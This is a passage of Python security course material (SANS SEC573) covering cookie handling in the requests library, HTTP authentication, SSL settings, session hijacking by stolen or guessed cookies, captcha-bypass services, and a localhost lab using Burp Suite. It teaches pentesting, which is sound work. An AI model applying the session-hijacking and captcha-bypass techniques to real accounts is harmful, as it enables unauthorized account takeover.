
```
>>> import requests
>>> browser = requests.Session()
>>> browser.get('http://www.bing.com')
<Response [200]>
>>> type(browser.cookies)
<class 'requests.cookies.RequestsCookieJar'>
```

- .cookies is a special type of dictionary

```
>>> dir(browser.cookies)
[ <dunders removed>, 'add_cookie_header', 'clear',
'clear_expired_cookies', 'clear_session_cookies', 'copy', 'domain_re',
'dots_re', 'extract_cookies', 'get', 'get_dict', 'items', 'iteritems',
'iterkeys', 'itervalues', 'keys', 'list_domains', 'list_paths',
'magic_re', 'make_cookies', 'multiple_domains', 'non_word_re', 'pop',
'popitem', 'quote_re', 'set', 'set_cookie', 'set_cookie_if_ok',
'set_policy', 'setdefault', 'strict_domain_re', 'update', 'values']
```

Your browser object supports cookies! If you send a request to a server and it responds with cookies, then it will automatically store those cookies and remember what website it came from. Then, for all subsequent requests to those sites, it will automatically add the proper cookies to the request. The cookies are stored in the .cookies attribute. The second box above provides a look at the cookie attribute. It has .get(), .items(), .keys(), and .values() methods, along with several others you will recognize. There are a few others you haven't seen before, but many of them look similar to a dictionary. The reason is that the cookies attribute is a special type of dictionary called a RequestsCookieJar. Let's look at this graphically.

Overview of Request Cookies



The way the browser handles cookies is pretty simple. Handling cookies has a few more moving parts. Let's break down the pieces required for handling cookies. First is the browser object. Your browser object automatically does all the work of capturing the cookies sent to your browser from the remote website and sending the cookie back in the correct requests. The `.cookies` attribute is that specialized dictionary object called a `RequestsCookieJar`. The `RequestsCookieJar` is used to store all the non-persistent cookies that it receives from a remote site. If you want to make those cookies persistent, then you can write them to a cookie file on the disk using methods provided by the `cookielib` module. As the developer, you have full control of all the cookies in the `CookieJar`. You can view, delete, or replace any of the cookies in the `CookieJar` or add new cookies of your own. If you are going to add new cookies, you will create a `cookielib.Cookie` object and add it to the jar.

The `.cookies` attribute on the browser is the specialized dictionary. It has an attribute called `._cookies` that is a dictionary of dictionaries. We will take a closer look at that dictionary of dictionaries in a minute. But stored somewhere within that data structure is a cookie object. The main `.cookies` attribute also provides a shortcut so that you can directly access the cookies' values without manually going through the `.cookies._cookies` data structure.

Access Cookies in the CookieJar

- The CookieJar is a dictionary. You can use all the normal dictionary methods to access the cookies' values in the CookieJar. GREAT if you only need access to values of cookies


```
>>> browser.cookies.keys()
['MUID', 'SRCHD', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_SS', 'MUIDB', 'SRCHUID']
>>> browser.cookies['MUID']
'00584AECE3FA63172BD5421FE258622B'
>>> browser.cookies.set('MUID', 'newvalue', domain="bing.com", path="/")
```

- Must specify the domain and path when using .set() to change a value
- This is typically all you need. BUT if you need access to more than just the value of a cookie, then you can access the entire cookie object in the .cookies._cookies attribute

```
>>> type(browser.cookies._cookies)
<type 'dict'>
```

As mentioned, the RequestCookieJar is a customized dictionary. The keys to that dictionary are values of all the cookies that the browser has seen. It is interesting to note that this returns a list() of keys, not a view of the keys like we normally get from a dictionary key() method. You can directly access the VALUE of the cookie through the dictionary. Here you see we have access to the MUID cookie's value. If you want to change a cookie's value, you use the cookies.set method. You must specify the cookie's domain and path when setting a cookie. To understand why, we need to take a closer look at the underlying data structure for the cookies. This makes it very easy to access cookie values and change them if required. For most applications, this is all you need. However, you will occasionally come across situations where you need access to other attributes in the cookie. When that is the case, you will need to access the data structure in the cookies._cookies attribute.

Full Cookie Object Access



EX:`browser.cookies._cookies['www.bing.com']['/']['SRCHUID'].value='x'`

- Cookie attributes include things like
 - `.name`: The name of the cookie
 - `.value`: The value stored in the cookie
 - `.domain`: The domain to which the cookie belongs and is sent
 - `.path`: The website on that domain to which the cookie belongs

The RequestsCookieJar contains Cookie objects that are stored as a dictionary of dictionaries in an attribute called `_cookies`. The `_cookies` dictionary has two embedded dictionaries. The first level of dictionaries is keyed on the DOMAIN that the cookie came from. The value of that dictionary is another dictionary keyed on the PATH of the page that set the cookie. The value of that dictionary is another dictionary of Cookie objects of all the cookies from that domain and path combination. All the cookie attributes such as `.name` and `.value` can be accessed directly on each cookie.

Example Full Cookie Access

```
>>> browser.cookies._cookies.keys()
['.bing.com', 'www.bing.com']
>>> browser.cookies._cookies['.bing.com'].keys()
 ['/']
>>> browser.cookies._cookies['.bing.com'][ '/'].keys()
['_EDGE_V', '_EDGE_S', 'SRCHD', '_SS', 'MUID', 'SRCHUSR']
>>> browser.cookies._cookies['.bing.com'][ '/']['MUID']
Cookie(version=0, name='MUID', value='00584AECE3FA63172BD5421FE258622B',
port=None, port_specified=False, domain='.bing.com', domain_specified=True,
domain_initial_dot=False, path='/', path_specified=True, secure=False,
expires=1523395392, discard=False, comment=None, comment_url=None, rest={},
rfc2109=False)
>>> browser.cookies._cookies['.bing.com'][ '/']['MUID'].path
 '/'
>>> browser.cookies._cookies['.bing.com'][ '/']['MUID'].secure
False
```

Here is an example of accessing the full cookie objects. As mentioned, .cookies._cookies is a dictionary. Its keys() are the domains for which you have a cookie. Here you can see you have entries for .bing.com and www.bing.com. Each of those is another dictionary. .cookies._cookies['.bing.com'] is a dictionary that contains even more dictionaries. Its keys are the URL paths from which the cookies were issued. In this example, we have only one path '/'. That also contains a dictionary. .cookies._cookies['.bing.com']['/'] contains a dictionary whose keys are the names of cookies. Each of those entries contains a cookie object. That means browser.cookies._cookies['.bing.com']['/']['MUID'] will give us the cookie named MUID that was sent by the root ('/') of bing.com. Then we can access each of the different attributes of that cookie, including the value, path, expires, and other useful data that is not available from the .cookies attribute directly.

Add Cookies to the CookieJar

- You can add a cookie to the cookieLib.CookieJar by calling .set_cookie() and passing it a new Cookie object
- You create that Cookie object by initializing ALL the fields on a new cookielib.Cookie() object and pass it to set_cookie(), as shown here:

```
>>> newcookie = cookielib.Cookie(version=0, name='session_id',
value='sessionid', port=None, port_specified=False, domain='10.10.10.30',
domain_specified=True, domain_initial_dot=True,
path='/sessionhijack.php', path_specified=True, secure=False, expires=None,
discard=False, comment=None, comment_url=None, rest={'HttpOnly': None})
>>> browser.cookies.set_cookie(newcookie)
```

To add a cookie to the CookieJar, you first have to create a cookielib.Cookie object. When you do, you initialize all its attributes, such as you see here:

```
newcookie = cookielib.Cookie(version=0, name='session_id', value='sessionid',
port=None, port_specified=False, domain='10.10.10.30', domain_specified=True,
domain_initial_dot=True, path='/sessionhijack.php', path_specified=True,
secure=False, expires=None, discard=False, comment=None, comment_url=None,
rest={'HttpOnly': None})
```

Most of these fields are self-explanatory. For example, "Name" is the cookie's name. "Value" is the value of the cookie. Other fields could use a little explanation. For example, Domain is the domain for which the cookie will be sent if "domain_specific" is True. Path is the webpage in the domain to which the cookie will be sent if "path_specific" is True. If "Secure" is True, the cookie will only be sent over HTTPS connections. "Expires" is the date and time after which the cookie will be deleted from the CookieJar. Expiration dates are specified in the format Day, DD Mon YYYY HH:MM:SS GMT. For example:

"Mon, 01 Jan 1986 08:30:33 GMT".

The "rest" attribute is used to specify all other attributes; it accepts a dictionary of attributes to set. For example, this is where you specify the "HttpOnly" attribute that prevents JavaScript from accessing the cookie.

Then you call the CookieJar's set_cookie() method, passing it the new cookielib.Cookie object, and it is added to the CookieJar. You can also remove all the cookies from the CookieJar by calling its .clear() method. You can also pass a domain, path, and cookie name to clear() to only clear one cookie. For example, .clear('10.10.10.30','/sessionhijack.php','session_id') would only delete the cookie above.

Erase Cookies in the CookieJar

- You can erase all the cookies that are in your CookieJar

```
>>> browser.cookies.clear()
```

- Clear "session cookies". A session cookie is supposed to expire when the browser closes. Session cookies do not have an 'expires' attribute set.

```
>>> browser.cookies.clear_session_cookies()
```

- Clear all cookies for a specific domain (or path= or name=)

```
>>> browser.cookies.clear(domain='www.bing.com')
```

- Clear a cookie based on its name

```
>>> browser.cookies.keys()  
['MUID', 'SRCHD', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_SS', 'MUIDB', 'SRCHUID']  
>>> del browser.cookies['MUID']  
>>> browser.cookies.keys()  
['SRCHD', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_SS', 'MUIDB', 'SRCHUID']
```

You have many ways to delete a cookie. The .cookies attribute has a .clear() method that will take several optional arguments. If no argument is provided, it will clear all the cookies. Optionally, you can provide a domain-like `cookies.clear(domain='www.bing.com')`, and it will clear all the cookies that were issued from that domain. Clear will also accept a specific path for which to clear cookies. Clear will also accept a specific cookie name that you want to clear. Of course, it is a dictionary, so you can use the keyword `del` to delete items just like you would from any other dictionary.

Get/Post Requests Authentication

- Most authentication is as simple as setting the 'auth' argument
- Basic authentication: Set auth to a tuple with user and password

```
>>> import requests
>>> requests.get('http://httpbin.org/basic-auth/user/passwd', auth=('user', 'passwd'))
<Response [200]>
>>> requests.get('http://httpbin.org/basic-auth/user/passwd', auth=('user', 'notpw'))
<Response [401]>
```

- Digest authentication: Set auth to a token create by a function

```
>>> import requests.auth
>>> dir(requests.auth)
['AuthBase', 'CONTENT_TYPE_FORM_URLENCODED', 'CONTENT_TYPE_MULTI_PART', 'HTTPBasicAuth',
 'HTTPDigestAuth', 'HTTPProxyAuth', '__builtins__', '__doc__', '__file__', '__name__',
 '__package__', '__basic_auth_str', 'b64encode', 'extract_cookies_to_jar', 'hashlib', 'os',
 'parse_dict_header', 're', 'str', 'time', 'to_native_string', 'urlparse']
>>> authtoken = requests.auth.HTTPDigestAuth('user', 'notpasswd')
>>> requests.get('http://httpbin.org/digest-auth/auth/user/passwd', auth=authtoken)
<Response [401]>
>>> authtoken = requests.auth.HTTPDigestAuth('user', 'passwd')
>>> requests.get('http://httpbin.org/digest-auth/auth/user/passwd', auth=authtoken)
<Response [200]>
```

Requests can also access resources on websites that require authentication. On websites that require authentication, the server will respond with 'HTTP/1.0 401 Unauthorized', causing the browser to prompt the user for a username and password. When the username and password are entered, it will transmit that information to the server for authentication. The request module comes with the capability to authenticate using basic or digest-based authentication. For basic authentication, all you need to do is pass a username and a password in a tuple with the "auth" parameter on your request.

Most commonly used website authentication schemes are supported by requests and they all work the same way. You set the auth argument to an access token. As we have seen, with basic authentication, it is just a tuple containing the username and password. For most other authentication schemes, you will call a function that will create an authentication token that you will pass as the auth argument. For example, consider how we do digest authentication.

For digest authentication, you will need to import another part of the request framework called "requests.auth". After it is imported, you can create a "requests.auth.HTTPDigestAuth()" object, passing the desired username and password to the new object. Then you can pass that object as the auth= argument on your request. This will initiate an HTTP digest authentication request to the server.

Reference:

<http://docs.python-requests.org/en/master/user/authentication/>

Other Auth Types

- Other authentication protocols are supported with additional modules that are not installed by default with requests
- OAuth with 'pip install requests_oauthlib'

```
>>> from requests_oauthlib OAuth1
>>> authtoken = OAuth1.OAuth1('APP_KEY', 'APP_SECRET','USER_TOKEN', 'USER_TOKEN_SECRET')
>>> requests.get('http://api.oauth.site/api', auth=authtoken)
```

- NTLM with 'pip install requests_ntlm'

```
>>> from requests_ntlm import HttpNtlmAuth
>>> authtoken = HttpNtlmAuth(r'domain\username','password')
>>> requests.get("http://ntlm.site", auth=authtoken)
```

- Kerberos with 'pip install requests-kerberos'



Other types of network-based authentication do not come with the Request module's default installation. Fortunately for us, the Requests module is wildly popular, and several extensions have been released to add more functionality to the module. A module named `requests_oauthlib` supports both OAuth1 and OAuth2 authentication. You can install it by running "`pip install requests_oauthlib`". OAuth is the "Open Authentication" standard and is widely used by web APIs.

You can add NTLM-based authentication for a Windows-based single sign-on. First you need to install '`requests_ntlm`', then you can create a `HttpNtlmAuth` object with a domain username and password that you pass with the `auth` argument.

For Kerberos authentication, you install the '`requests-kerberos`' module. Yes, that is a dash between the words rather than an underscore like the other modules. But the module works great! Just like the others, you just create a token and pass it as the `auth` argument!

SSL/TLS Support

- Everything we've done so far can also be done over SSL by just starting the URL with the string "https://"
- Requests will attempt to verify SSL certs by default
- Disable verification by passing verify = False (NOTE: Obviously Dangerous)

```
>>> browser.get('https://site.com', verify = False)
```
- Requests uses its own certificate store that is distributed with the module unless the certifi module is installed. If "certifi" is installed, then it is the certificate store instead.
- To see where your certificates are installed, check the .certs.where() method.

```
>>> import requests  
>>> requests.certs.where()  
'/usr/local/lib/python3.6/dist-packages/requests/cacert.pem'
```

By default, Requests supports SSL and TLS connections. You can access secure HTTPS resources by simply changing the URL to https://. The request module will verify the SSL certificate is valid and print warnings if there are any problems. If you are accessing a website that has a self-signed certificate, you can disable verifying the certificates by passing "verify = False" as an option. The Requests module comes with its own certificate store that it uses to verify the website. This certificate store is not updated with the OS and is not maintained as well as the certificate stores that come with your browser. You can determine where your certificate store is located by calling requests.certs.where() and manually update it. Additionally, if you install the certifi module, it will use that certificate store instead of its default store.

If you interact with HTTPS websites by IP address, you may get some warnings about SNI support. SNI is Server Name Indication, and it is the TLS equivalent for the Host header that allows multiple hosts to share the same IP. To resolve SNI issues, you will have to install another library called urllib3. You can install it by typing #pip install urllib3[secure].

Session Hijacking

- Cookies are often used to maintain information about the current session
- A cookie that represents an account identity is issued to the browser after successful login
- Stealing or guessing that cookie and loading it as your own session cookie gives you access to that account
- Rather than guessing usernames and passwords, guessing a session cookie can provide the same result



Cookies are often used to maintain session information. After you've successfully logged in to an application, a cookie is issued, and it represents your identity on that server from that point forward. If the value of that cookie is predictable or captured, then you can load it in your CookieJar and access the account as though you had entered the username and password. Sometimes this is the easiest way into an application. Some poorly coded web applications will attempt to build a session ID out of items that the developer incorrectly believes will uniquely identify the user. For example, a combination of an IP address, user agent, and a current date might be hashed and issued as a session ID. This information MIGHT uniquely identify a user (though it probably doesn't), but a session ID has more requirements than just uniqueness. It must NOT be predictable. If we can predict the session ID, then we can hijack that session. Even if the session ID can be predicted once in a million requests, it is very reasonable to attempt to brute force those session numbers with a simple script.

Handling Captchas

- Completely Automated Public Turing test to tell Computers and Humans Apart
- The best way is to ask the customer to disable the captcha during the test
- Detect captcha in your function that gets the web content
 - Solve simple predictable captchas yourself
 - Use a captcha-solving service
 - <http://www.deathbycaptcha.com/> can solve 10,000 for \$13.90
 - Has APIs for Python
 - An average response time of 15 seconds and 24/7 human-solving team

CAPTCHA is an acronym that stands for Completely Automated Public Turing test to tell Computers and Humans Apart. Websites use these mechanisms to prevent automated scripts from accessing the websites. Because we are writing automated scripts, they are a problem for us. There are a couple of approaches to working with websites that use captchas. The first and best option is to ask your customer to disable the captcha. If your customer is hesitant to do so, you should explain that the captcha doesn't eliminate security vulnerabilities; it just prevents an automated scanner from finding them. A penetration tester or an attacker can still launch attacks against the site. The captcha just prevents you from finding those vulnerabilities quickly and cost-effectively.

If disabling the captcha isn't an option, you still have a few options. First, check the captcha and see if it is perhaps predictable. I've seen some horrible captchas! I've seen captchas that ask you to solve math problems (my programs are good at that). I've seen captchas that have a small dictionary of questions with static answers. When your script is populated with a few dozen questions and answers, you can automatically answer the questions.

If the captcha isn't predictable, then you could consider using a third-party captcha-solving service. These services use both automated and human entry to solve captchas. They can automatically solve a captcha for you in about 15 seconds. The cost is about \$1.39 to solve 1,000 captchas. The site www.deathbycaptcha.com provides just such a service and a Python API to interface with it.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process
1: Accessing Data
2: Parsing the Data Structure
LAB: Parsing Data Structures
3: Extracting Artifacts
4: Analyzing the Artifacts
Image Data and Metadata
PIL Operations
PIL Metadata
LAB: Image Forensics
SQL Essentials
Python Database Operations
Windows Registry Forensics
LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Lab Intro: Quick Overview of Exercise 4.4

- For this exercise, you will need THREE terminal windows
- In the first terminal, start the webpage with the API service

```
student@573:$ cd /opt/geofind/  
student@573:/opt/geofind$ python ./web.py  
* Running on http://127.0.0.1:5730/ (Press CTRL+C to quit)
```

- In a second window, start the Burp Suite proxy

```
student@573:~/Documents/pythonclass/apps$ sudo su -  
[sudo] password for student: student  
root@573:~# cd /opt/burp/  
root@573:/opt/burp# java -jar burpsuite_free_v1.7.36.jar
```

- The third will be Python, but let's look at something first

In this next exercise, we will use an API similar to Wigle.net that we know will be available despite changing network conditions and student environments. GeoFind is a web API that I've created and included in your course VM for you to look up the location of wireless networks.

During this lab, you will need three separate terminal windows. One will run our web server, one will run burp, and the other will be Python. Then we will use gedit to copy bits of Python code into the interpreter and observe the network traffic that results from our commands.

In your first terminal, **change to the /opt/geofind directory and start the geofind web server**, as shown above.

In a second terminal, switch to the root user by typing '**sudo su -**' and **entering the student user's password**. This is "student" unless you changed it. Then **change to the /opt/burp directory and start burpsuite**, as shown above.

Lab Intro: Familiarize Yourself with the Web App

The screenshot shows a web browser with two tabs open. The left tab is titled "SEC573 Geolocation Finder" and contains a login form with fields for "apiusername" and "apipassword", and a "Sign In" button. A yellow arrow labeled "Click" points to the "Sign In" button. The right tab is titled "Geolocation MAC Address Search" and contains a search bar and a "SEARCH" button. A yellow arrow labeled "Search" points to the "SEARCH" button.

SANS

SEC573 | Automating Information Security with Python

220

First, familiarize yourself with the webpage. I will have you go to the webpage. Enter a username and password and test out its functionality.


Lab Intro: View Page Source for Form Field Names

```
<div class="jumbotron">
<h1>Geolocation Finder</h1>
<form class="form-signin" method="POST" action="/login">
<label for="inputName" class="sr-only">Name</label>
<input type="name" autocomplete="off" name="inputName" id="inputName" class="form-control" placeholder="Username" required autofocus>
<label for="inputPassword" class="sr-only">Password</label>
<input type="password" autocomplete="off" name="inputPassword" id="inputPassword" class="form-control" placeholder="Password" required>
<button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="submit">Sign In</button>
</form>
</div>
```

- Form Method is "POST"
- Form Action is "/login"
- Input Username is inputName
- Input Password is inputPassword

SANS | SEC573 | Automating Information Security with Python | 221

On the "Log In" page, I want you to view the source and figure out how to automatically populate the fields and submit the data.



- Next, we will start and set up Burp so we can just observe the data as it passes through our proxy
- Turn off the interception for now
- In Burp, click on the **Proxy** tab
- Click on the **Intercept is on** button to toggle it so that it says "Intercept is off"

Next, you will start and configure Burp Suite so that the data passes through the application and is recorded for your observation.

Lab Intro: Paste the Sections from file into Python

```

import requests
browser = requests.session()
browser.proxies['http'] = 'http://127.0.0.1:8080'
postdata = {'inputName':'hacker','inputPassword':'letmein'}
response = browser.post('http://127.0.0.1:5730/login', postdata, allow_redirects=False)
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES: ", browser.cookies.items())
#STOP DONT COPY ALL OF IT! Now examine the request/response in burp.

postdata = {'inputName':'hacker','inputPassword':'letmein'}
response = browser.post('http://127.0.0.1:5730/login', postdata)
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES: ", browser.cookies.items())

>>> import requests
>>> browser = requests.Session()
>>> browser.proxies['http'] = 'http://127.0.0.1:8080'
>>> postdata = {'inputName':'hacker','inputPassword':'letmein'}
>>> response = browser.post('http://127.0.0.1:5730/login', postdata, allow_redirects=False)
>>> print("RESPONSE: ", response.status_code, response.reason)
(Response: 302 FOUND)
>>> print("SERVER HEADERS", response.headers)
('SERVER HEADERS', {'Content-Length': '219', 'Set-Cookie': 'session=.eJyrVopPy0kszkgVrKKrlZSKIFQSUWSknhYVXJRm55UYG2t;HttpOnly; Path=/', 'Server': 'Werkzeug/0.12.2 Python/2.7.12', 'Location': 'http://127.0.0.1:5730/login', 'Date': 'Sat, 04 Nov 2017 13:29:37 GMT', 'Content-Type': 'text/html; charset=utf-8'})
>>> print("COOKIES: ", browser.cookies.items())
('COOKIES: ', [({'session': '.eJyrVopPy0kszkgVrKKrlZSKIFQSUWSknhYVXJRm55UYG2t'})])

```

302: You are being redirected

SANS

SEC573 | Automating Information Security with Python

223

Next, I will have you copy and paste sections of code from the file "geofind-through-burb-exercise.txt" into your Python interactive terminal so that they execute. The workbook will explain what the commands do.

Lab Intro: Examine the REQUESTS in Burp

Burp Intruder Repeater Winder
Target Proxy Spider Eater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history Webscanner Filter: Hiding CSS, image and generated content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	417	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	417	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login	<input type="checkbox"/>	<input type="checkbox"/>	200	172	HTML		
4	http://127.0.0.1:5730	POST	/login	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	5	HTML		Redirecting...
5	http://127.0.0.1:5730	GET	/data	<input type="checkbox"/>	<input type="checkbox"/>	200	21	HTML		

Request Response Raw Params Headers Hex

```

POST /login HTTP/1.1
Host: 127.0.0.1:5730
Connection: close
Cookie: is_admin=false
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.143 Safari/537.36
Content-Length: 47
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept: */*


SANS | SEC573 | Automating Information Security with Python | 224


```

Then you will check Burp to see the request and response. Stay on the **Proxy tab** and you will see there are several sub-tabs. Click on the **HTTP history sub-tab** under the Proxy tab. Each request that has been sent will be listed in the section in the middle. Clicking on one of the requests will fill in the details on the Request and Response tabs. The Request tab will show you exactly what was sent from your script, including all of the HTTP headers. The Response tab will show you what came back from the server when it received your request. Click on the **Request tab** to observe the request.

The lab will have you make several observations about how different Python commands affect the information being transmitted to the website.

Lab Intro: Examine the Response in Burp

Burp Suite Free Edition v1.7.03 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	417	HTML		Redirection
2	http://127.0.0.1:5730	POST	/login	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	417	HTML		Redirection
3	http://127.0.0.1:5730	GET	/login	<input type="checkbox"/>	<input type="checkbox"/>	200	1742	HTML		

Request Response

Raw Headers Hex HTML Render

```
<div class="jumbotron">
  <h1>Geolocation Finder</h1>
  <form class="form-signin" method="POST" action="/login">
    <label for="inputName" class="sr-only">Name</label>
    <input type="name" autocomplete="off" name="inputName" id="inputName" class="form-control" placeholder="Username" required autofocus>
    <label for="inputPassword" class="sr-only">Password</label>
    <input type="password" autocomplete="off" name="inputPassword" id="inputPassword" class="form-control" placeholder="Password" required>
    <button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="submit">Sign In</button>
  </form>
</div>
```

?

Type a search term

0 matches

SANS

SEC573 | Automating Information Security with Python

225

Then we will have you examine the response to that request that came back from the server.

Repeat Process until we can Query LAT, LON

The LAT and LON are returned by the API

#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title
1	http://127.0.0.1:5730	POST	/login			302	417	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login			302	417	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	1742	HTML		SEC573 Golo
4	http://127.0.0.1:5730	POST	/login			302	512	HTML		Redirecting...
5	http://127.0.0.1:5730	GET	/data			200	2109	HTML		SEC573 Golo
6	http://127.0.0.1:5730	POST	/data			200	177	text		
7	http://127.0.0.1:5730	POST	/data			200	201	text		

Request Response

Raw Headers Hex

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 22
Server: Werkzeug/0.12.1 Python/2.7.12
Date: Sat, 05 Aug 2017 20:40:20 GMT

LAT: 13.0, LON: -80.12

SANS SEC573 | Automating Information Security with Python 226

The lab will walk you through several steps and key observations until we know everything we need to know to automate a tool that can query the API for latitude and longitude.

werejugo.py: A Laptop Location Tracking Tool

- Geolocates the laptop based on:
 - Wireless Profiles in the registry
 - Windows Diagnostic event 6100 log entries.
 - WLAN Autoconfig Wireless Login Event Logs
- Creates an XLSX spreadsheet containing dates, times, and known laptop locations
- Summary timeline of all known locations
- Requires that you register for a wigle.net API key
